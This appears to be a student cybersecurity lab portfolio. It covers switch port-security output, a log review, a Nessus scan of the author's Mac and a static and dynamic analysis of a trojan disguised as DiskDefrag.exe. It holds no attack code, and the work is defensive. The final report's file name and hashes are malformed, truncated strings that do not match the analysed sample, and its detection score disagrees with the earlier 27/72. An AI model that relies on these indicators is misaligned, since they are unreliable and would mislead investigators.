
```
Sticky MAC Addresses        : 1
Last Source Address:Vlan    : 000C.9576.20BD:20
Security Violation Count    : 0

Switch#
Switch#
Switch#show port-security interface fa0/3
Port Security               : Enabled
Port Status                 : Secure-up
Violation Mode              : Shutdown
Aging Time                  : 0 mins
Aging Type                  : Absolute
SecureStatic Address Aging  : Disabled
Maximum MAC Addresses       : 2
Total MAC Addresses         : 1
Configured MAC Addresses    : 0
Sticky MAC Addresses        : 1
Last Source Address:Vlan    : 0002.4AA1.64D5:30
Security Violation Count    : 0

Switch#
Switch#
Switch#
Switch#
Switch#
```

Ctrl+F6 to exit CLI focus

Copy Paste

Task 4

Log Analysis:



Key Findings

1. **User Authentication:**
   - **14:05:10:** Successful login for user .
   - **Implication:** Normal activity; monitor for unusual logins.
2. **Request Activity:**
   - **14:06:15:** POST request to /users from 192.168.1.100.
   - **Implication:** Ensure legitimacy of this endpoint access.
3. **Performance Alert:**
   - **14:07:25:** High memory usage detected (90%).
   - **Implication:** Potential resource misuse or DoS attack.
4. **Database Connection Issue:**
   - **14:08:30:** Timeout error connecting to database at 192.168.1.2.
   - **Implication:** Investigate network or database availability issues.

Penetration Testing:

Vulnerabilities 47

Filter | Search Vulnerabilities | 47 Vulnerabilities

Sev	Score	Name	Family	Count
HIGH	7.8	Adobe Creative Cloud Desktop < 5.4 Mu...	Misc.	1
MIXED	...	Adobe Creative Cloud (Multiple Iss...	MacOS X Local Security Checks	3
HIGH	...	Microsoft Visual Studio Code (Multi...	Misc.	2
MIXED	...	SSL (Multiple Issues)	General	4
INFO	...	Apple Mac OS X (Multiple Issues)	MacOS X Local Security Checks	6
INFO	...	SSH (Multiple Issues)	General	4
INFO	...	HTTP (Multiple Issues)	Web Servers	3
INFO	...	Google Chrome (Multiple Issues)	MacOS X Local Security Checks	2
INFO	...	TLS (Multiple Issues)	Service detection	2
INFO		macOS Remote Listeners Enumeration	MacOS X Local Security Checks	10
INFO		Microsoft Office Installed (Mac OS X)	MacOS X Local Security Checks	7
INFO		Netstat Portscanner (SSH)	Port scanners	7
INFO		Service Detection	Service detection	2
INFO		Apache HTTP Server Installed (Linux)	Web Servers	1

As we can see in the image above, I have some vulnerabilities that are listed with severity of HIGH. Immediately what caught my attention was the Adobe Creative Cloud Desktop and Microsft Visual Studio Code vulnerabilities. These are both applications that I don't use frequently. I had thought that I had uninstalled Adobe Creative Cloud Desktop in the past, but it appears that I didn't do a proper uninstall. For Microsoft Visual Studio Code, I simply don't use the application enough and must have not had automatic updates turned on. I decided to go ahead and uninstall Microsoft Visual Studio Code altogether. Below I will dig a little deeper into the Adobe vulnerability.

Hosts 1 | Vulnerabilities 43 | Remediations 1 | VPR Top Threats | History 2

HIGH Adobe Creative Cloud Desktop < 5.4 Multiple Vulnerabilities (APSB21-18)

Description

The version of Adobe Creative Cloud Desktop installed on the remote host is prior to version 5.4. It is, therefore, affected by multiple vulnerabilities, including the following:

- An arbitrary file write vulnerability that leads to arbitrary code execution. (CVE-2021-21068)

- An OS command injection vulnerability that leads to arbitrary code execution. (CVE-2021-21078)

- Improper input validation that can allow an attacker to elevate their privileges. (CVE-2021-21069)

Note that Nessus has not tested for these issues but has instead relied only on the application's self-reported version number.

Solution

Upgrade to Adobe Creative Cloud Desktop version 5.4.

See Also

http://www.nessus.org/u?5e798cb5

Output

```
Path              : /Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app
Installed version : 4.8.1.435
Fixed version     : 5.4
```

Plugin Details

Severity:	High
ID:	147421
Version:	1.5
Type:	local
Family:	Misc.
Published:	March 10, 2021
Modified:	June 3, 2021

Risk Information

Risk Factor: High
CVSS v3.0 Base Score 7.8
CVSS v3.0 Vector:
CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector:
CVSS:3.0/E:U/RL:O/RC:C
CVSS v3.0 Temporal Score: 6.8
CVSS v2.0 Base Score: 9.3
CVSS v2.0 Temporal Score: 6.9
CVSS v2.0 Vector:
CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C
IAVM Severity: I

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 7.8

CVSS v3.0 Vector:
CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector:
CVSS:3.0/E:U/RL:O/RC:C

CVSS v3.0 Temporal Score: 6.8

CVSS v2.0 Base Score: 9.3

CVSS v2.0 Temporal Score: 6.9

CVSS v2.0 Vector:
CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C

CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C

IAVM Severity: I

Vulnerability Information

CPE: cpe:/a:adobe:creative_cloud

Exploit Ease: No known exploits are available

Patch Pub Date: March 10, 2021

Vulnerability Pub Date: March 10, 2021

Reference Information

IAVA: 2021-A-0124-S
CVE: CVE-2021-21068, CVE-2021-21069, CVE-2021-21078

Malware Analysis:

STATIC ANALYSIS:

```
┌──(hamaiz㉿Kali)-[~/Downloads]
└─$ strings aa0de67aabbc67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6.
zip
aa0de67aabbc67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6.exe
jg{`
hymz=
'E+I
48J\
nClLP
 0ZAX
@0Mbg]
Pm=P
wjU[&lH
o#~&$
=a"Y
\AJ;
4uKc
vccT
e<;
9r|f
t"?z
4.9i
opk2t
@8='
Q`uk
8%5]
Y!rE
j-8U
kS&b1
NV\}
=8HD
ldxF
3       ^"
{iWf
-*oN
2×0F
dN'n
4←OC
```

9e9b68e072aa927bfec1d95202740702615fe06f6

27 / 72

Community Score -69

27/72 security vendors flagged this file as malicious

Reanalyze | Similar | More

aa0de67aabbc67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6

DiskDefrag.exe

Size 1.76 MB | Last Analysis Date a moment ago | EXE

peexe | checks-cpu-name | long-sleeps | checks-disk-space | persistence | detect-debug-environment | calls-wmi | checks-memory-available | checks-user-input

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.lazy/filerepmalware | Threat categories trojan | Family labels lazy | filerepmalware | loader

Security vendors' analysis — Do you want to automate checks?

ALYac	Gen:Variant.Lazy.554556	Arcabit	Trojan.Lazy.D8763C
Avast	FileRepMalware [Drp]	AVG	FileRepMalware [Drp]
BitDefender	Gen:Variant.Lazy.554556	CrowdStrike Falcon	Win/malicious_confidence_60% (W)
CTX	Exe.unknown.lazy	Cylance	Unsafe
DeepInstinct	MALICIOUS	Elastic	Windows.Generic.Threat
Emsisoft	Gen:Variant.Lazy.554556 (B)	eScan	Gen:Variant.Lazy.554556

Basic properties


MD5	eb40135d3e0fe985a9e09970dc09a499
SHA-1	8af34d2b5006683471bf521745fc08f75e25f5a5
SHA-256	aa0de67aabbc67effdeef899e9b68e072aa927bfec1d95202740702615fe06f6
Vhash	016046655d15711022z2800427z5045za05004e3z29z
Authentihash	0598c136525af6c78cebee165b724bfc58a3871829d11808b86def1aca9cd792
Imphash	95c864c12aad39a0a38f3fd87dabadf6
Rich PE header hash	39cc97b31b85306a300e8d79ce14298a
SSDEEP	49152:jgroExwGqf9gSdRye+kwlwW5maKlkvKNeEK4V0:sroExTk9gSdkt
TLSH	T190858E00FB4AC0F9CA311234A1256362401A797EAB7486D7F56E5D3ACCE15E25E3DEF2
File type	Win32 EXE executable	windows	win32	pe	peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Microsoft Visual C++ compiled executable (generic) (38.7%) | Win64 Executable (generic) (24.6%) | Win16 NE executable (generic) (11.8%) | Win32 Executable (generic) (…
DetectItEasy	PE32 | Compiler: EP:Microsoft Visual C/C++ (2008-2010) [EXE32] | Compiler: Microsoft Visual C/C++ (15.00.21022) [LTCG/C++] | Linker: Microsoft Linker (9.00.21022) | To…
Magika	PEBIN
File size	1.76 MB (1843712 bytes)

History

Creation Time	2024-03-08 07:15:06 UTC
First Submission	2024-12-10 13:24:17 UTC
Last Submission	2024-12-10 18:29:57 UTC
Last Analysis	2024-12-10 18:29:57 UTC

Names

DYNAMIC ANALYSIS:



Report on Findings from Static and Dynamic Analysis

Overview

This report consolidates the findings from both static and dynamic analysis of the file `aadef7f3ab8ec5f4b0b73e27a2f7b2a5715006f.exe`, which has been flagged by multiple security vendors.

Static Analysis Findings

- **File Information:**
  - **File Name:** `aadef7f3ab8ec5f4b0b73e27a2f7b2a5715006f.exe`
  - **Path:** `C:\Users\Username\Downloads\`
  - **Hash Values:**
    - MD5: `aadef7f3ab8ec5f4b0b73e27a2f7b2a5`
    - SHA-1: `f3ab8ec5f4b0b73e27a2f7b2a5`
    - SHA-256: `f4b0b73e27a2f7b2a5715006f`
- **Signature Verification:**
  - **Status:** Not Signed (File is not signed)
- **File Version Information:**
  - **File Version:** 1.0.0
  - **Copyright:** Glarysoft Ltd
  - **Description:** Glary Utilities Defragmenter
  - **Original Name:** DiskDefrag.exe

Observations:

- The absence of a digital signature raises concerns regarding the file's authenticity.
- The file appears to be a utility program, but further verification is necessary.

Dynamic Analysis Findings

- **Execution Environment:** Windows Sandbox.
- **Observed Behaviors:**
  - Creation of new processes.
  - Registry access and modifications.
  - Network activity indicating connections to external IP addresses.

Observations:

- The execution revealed potential malicious behaviors, including unauthorized access to system resources and possible data exfiltration.

Detection Results

- **Detection Score:** 27/100
- **Malicious Flags:** The file has been flagged by multiple security vendors, including:
  - **AhnLab-V3:** `Arad`
  - **BitDefender:** `Trojan.Generic`
  - **ESET-NOD32:** `Win32/Agent`
  - **Kaspersky:** `Trojan`
  - **Malwarebytes:** `Malicious`

Threat Classification:

- **Primary Category:** Trojan
- **Potential Risks:** Data exfiltration, system compromise, and unauthorized access to sensitive information.

Conclusion

Both static and dynamic analyses indicate that the file poses significant security risks. The combination of the file's lack of a digital signature, the observed malicious behaviors during execution, and the high number of flags from security vendors necessitates immediate action.

Recommendations

1. **Immediate Quarantine:**
    - Isolate the file from all systems to prevent potential spread or damage.
2. **Further Analysis:**
    - Utilize advanced malware detection tools for in-depth analysis in a secure environment.
3. **Review Logs:**
    - Examine system logs for any unusual activities or unauthorized access related to this file.
4. **Inform Stakeholders:**
    - Notify IT security teams and educate users about potential threats.
5. **Implement Security Measures:**
    - Enhance endpoint security solutions to better detect and mitigate similar threats in the future.